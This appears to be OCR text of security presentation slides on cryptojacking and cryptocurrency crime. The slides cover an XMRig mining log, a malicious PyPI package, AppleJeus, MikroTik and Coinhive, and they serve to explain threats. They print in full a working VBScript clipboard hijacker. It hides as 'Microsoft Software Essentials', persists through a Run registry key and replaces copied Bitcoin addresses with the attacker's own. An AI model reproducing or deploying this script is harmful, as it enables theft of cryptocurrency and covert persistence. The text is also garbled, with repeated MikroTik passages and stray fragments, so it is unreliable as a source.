
- This is the **CPU-mining** version, there is also a NVIDIA GPU version and AMD GPU version.
- Roadmap for next releases.

```
 * VERSIONS:     XMRig/2.2.1 libuv/1.8.0 gcc/7.1.0
 * HUGE PAGES:   available, enabled
 * CPU:          Intel(R) Core(TM) i7-7700 CPU @ 3.60GHz (1) x64 AES-NI
 * CPU L2/L3:    1.0 MB/8.0 MB
 * THREADS:      4, cryptonight, av=1, donate=1%, affinity=0xF
 * POOL #1:      pool.minemonero.pro:5555
 * COMMANDS:     hashrate, pause, resume
[2017-08-18 16:06:10] use pool pool.minemonero.pro:5555 172.104.143.159
[2017-08-18 16:06:10] new job from pool.minemonero.pro:5555 diff 5000
[2017-08-18 16:06:39] accepted (1/0) diff 5000 (73 ms)
[2017-08-18 16:06:58] accepted (2/0) diff 5000 (77 ms)
[2017-08-18 16:07:14] speed 2.5s/60s/15m 307.3 306.8 n/a H/s max: 307.4 H/s
[2017-08-18 16:07:31] new job from pool.minemonero.pro:5555 diff 5000
[2017-08-18 16:07:31] accepted (3/0) diff 5000 (79 ms)
[2017-08-18 16:07:35] accepted (4/0) diff 5000 (56 ms)
```

Features

- High performance.
- Official Windows support.
- Small Windows executable, without dependencies.
- x86/x64 support.
- Support for backup (failover) mining server.
- keepalived support.
- Command line options compatible with cpuminer.
- CryptoNight-Lite support for AEON.
- Smart automatic CPU configuration.
- Nicehash support
- It's open source software.

The Pirate Bay



Cryptojacking


SOPHOS


5.50
1.00

PyPi

```
Set objWSH = CreateObject("WScript.Shell")
Set objFSO = CreateObject("Scripting.FileSystemObject")
objFSO.DeleteFile(wscript.ScriptFullName)
On Error Resume Next

MyBTCAddress = "16kTgpux2489MN7YXoyqbtQMiMa3SWDogw"

BTCFolder = objWSH.ExpandEnvironmentStrings("%PROGRAMDATA%") & "\Microsoft Essentials"
BTC = BTCFolder & "\Software Essentials.vbs"
RegKeyName = "Microsoft Software Essentials"

If Not objFSO.Folderexists(BTCFolder) then
objFSO.CreateFolder BTCFolder
End If
Const HKEY_CURRENT_USER = &H80000001
strComputer = "."
Set objRegistry = GetObject("winmgmts:\\" & strComputer & "\root\default:StdRegProv")
objRegistry.SetStringValue HKEY_CURRENT_USER, "Software\Microsoft\Windows\CurrentVersion\Run", RegKeyName, chr(34) & BTC & chr(34)

Sub CreateBTCs
    Set FileBTC = objFSO.CreateTextFile(BTC, True)
    FileBTC.WriteLine "On Error Resume Next"
    FileBTC.WriteLine "Set objHTML = CreateObject(" & chr(34) & "HTMLfile" & chr(34) & ")"
    FileBTC.WriteLine "Set objWSH = CreateObject(" & chr(34) & "WScript.Shell" & chr(34) & ")"
    FileBTC.WriteLine "Do"
    FileBTC.WriteLine "wscript.sleep(500)"
    FileBTC.WriteLine "Clipboard = objHTML.ParentWindow.ClipboardData.GetData(" & chr(34) & "text" & chr(34) & ")"
    FileBTC.WriteLine "LengthofClipboard = Len(Clipboard)"
    FileBTC.WriteLine "If Left(Clipboard,1) = " & chr(34) & "1" & chr(34) & " then"
    FileBTC.WriteLine "If LengthofClipboard >= 26 and LengthofClipboard <= 35 then"
    FileBTC.WriteLine "objWSH.run " & chr(34) & "C:\Windows\System32\cmd.exe /c echo " & MyBTCAddress & "| clip" & chr(34) & ", 0"
    FileBTC.WriteLine "End If"
    FileBTC.WriteLine "End If"
    FileBTC.WriteLine "If Left(Clipboard,1) = " & chr(34) & "3" & chr(34) & " then"
    FileBTC.WriteLine "If LengthofClipboard >= 26 and LengthofClipboard <= 35 then"
    FileBTC.WriteLine "objWSH.run " & chr(34) & "C:\Windows\System32\cmd.exe /c echo " & MyBTCAddress & "| clip" & chr(34) & ", 0"
    FileBTC.WriteLine "End If"
    FileBTC.WriteLine "End If"
    FileBTC.WriteLine "Loop"
    FileBTC.Close
End Sub

CreateBTCs

objWSH.run chr(34) & BTC & chr(34)
```

AppleJeus



src: https://securelist.com/operation-applejeus/87553/

MikroTik

MikroTik

Home About Buy Jobs Hardware Software Support Training Account

Products

HOME / ETHERNET ROUTERS / CCR1072-1G-8S+

CCR1072-1G-8S+

1U rackmount, 1x Gigabit Ethernet, 8xSFP+ cages, LCD, 72 cores x 1GHz CPU, 16GB RAM, up to 120 million packets per second, 80Gbps throughput, RouterOS L6

Our new flagship router, the CCR1072, is powered by a Tilera 72 core CPU, each core is clocked at 1GHz, and to fully utilize this power, the CCR1072 is equipped with eight independently connected 10G SFP+ ports and single Ethernet port for management purposes.

The unit comes equipped with installed RouterOS L6, 16GB of built in ECC RAM, touchscreen color LCD, two removable (hotplug) power supplies for redundancy, smart card slot, microUSB, regular size USB, microSD and 2x M.2 slots for additional storage.

Thanks to the unique 72 core processor and ports that are directly connected to the CPU, CCR1072 is capable of over 120 million packets per second throughput.

MikroTik

MikroTik

Home About Buy Jobs Hardware Software Support Training Account

Products

HOME / ETHERNET ROUTERS / CCR1072-1G-8S+

CCR1072-1G-8S+

1U rackmount, 1x Gigabit Ethernet, 8xSFP+ cages, LCD, 72 c
1GHz CPU, 16GB RAM, up to 120 million packets per second
throughput, RouterOS L6

NEW EXPLOIT FOR MIKROTIK ROUTER WINBOX VULNERABILITY


9th Oct, 2018 | Security

Our new flagship router, the CCR1072, is powered by a Tilera 72 core CPU, each core is clocked at 1GHz, and to fully utilize this power, the CCR1072 is equipped with eight independently connected 10G SFP+ ports and single Ethernet port for management purposes.

The unit comes equipped with installed RouterOS L6, 16GB of built in ECC RAM, touchscreen color LCD, two removable (hotplug) power supplies for redundancy, smart card slot, microUSB, regular size USB, microSD and 2x M.2 slots for additional storage.

Thanks to the unique 72 core processor and ports that are directly connected to the CPU, CCR1072 is capable of over 120 million packets per second throughput.

MikroTik



SOPHOS

GhostMiner

Great train robbery

Bitcoin miner jailed for 3.5 years for stealing electricity from train network

OCT 8, 2018 | IN WITH CHINESE CHARACTERISTICS | BY EMMA LEE


Is it worth it?

SOPHOS

Profit?

Time Frame	BTC Coins	USD	Power Cost (in USD)	Pool Fees (in USD)	Profit (in USD)
Hourly	0.00002625	$0.17	$0.35	$0.00	($0.18)
Daily	0.00063001	$4.05	$8.29	$0.00	($4.24)
Weekly	0.00441005	$28.34	$58.01	$0.00	($29.67)
Monthly	0.01890022	$121.44	$248.59	$0.00	($127.16)
Annually	0.22995267	$1,477.47	$3,024.57	$0.00	($1,547.09)

The Biggest Cryptocurrency Hacks and Scams



Article & Sources:
https://howmuch.net/articles/biggest-cryptocurrency-hacks-scams
https://howmuch.net/sources/biggest-cryptocurrency-hacks-scams

howmuch.net

Profit?

MOTHERBOARD VICE

COINHIVE

'One of the Biggest' Coinhive Users Made $7.69 In 3 Months

